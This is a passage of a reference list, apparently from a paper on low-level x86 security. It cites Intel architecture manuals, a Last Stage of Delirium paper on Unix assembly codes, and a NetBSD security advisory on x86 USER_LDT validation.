[10] Intel Corporation. *Intel Architecture Software Developer's Manual, vol.2 Instruction Set Reference.* `http://download.intel.com/design/PentiumII/manuals/24319102.pdf`.

[11] Intel Corporation. *Intel Architecture Software Developer's Manual, vol.3 System Programming.* `http://download.intel.com/design/PentiumII/manuals/24319202.pdf`.

[12] The Last Stage of Delirium Research Group. *Unix Assembly Codes Development for Vulnerabilities Illustration Purposes*, 2001. `http://lsd-pl.net/papers.html`.

[13] NetBSD Security Advisory 2001-002. *Vulnerability in x86 USER_LDT validation.* `ftp://ftp.netbsd.org/pub/NetBSD/misc/security/advisories/NetBSD-SA2001-002.txt.asc`.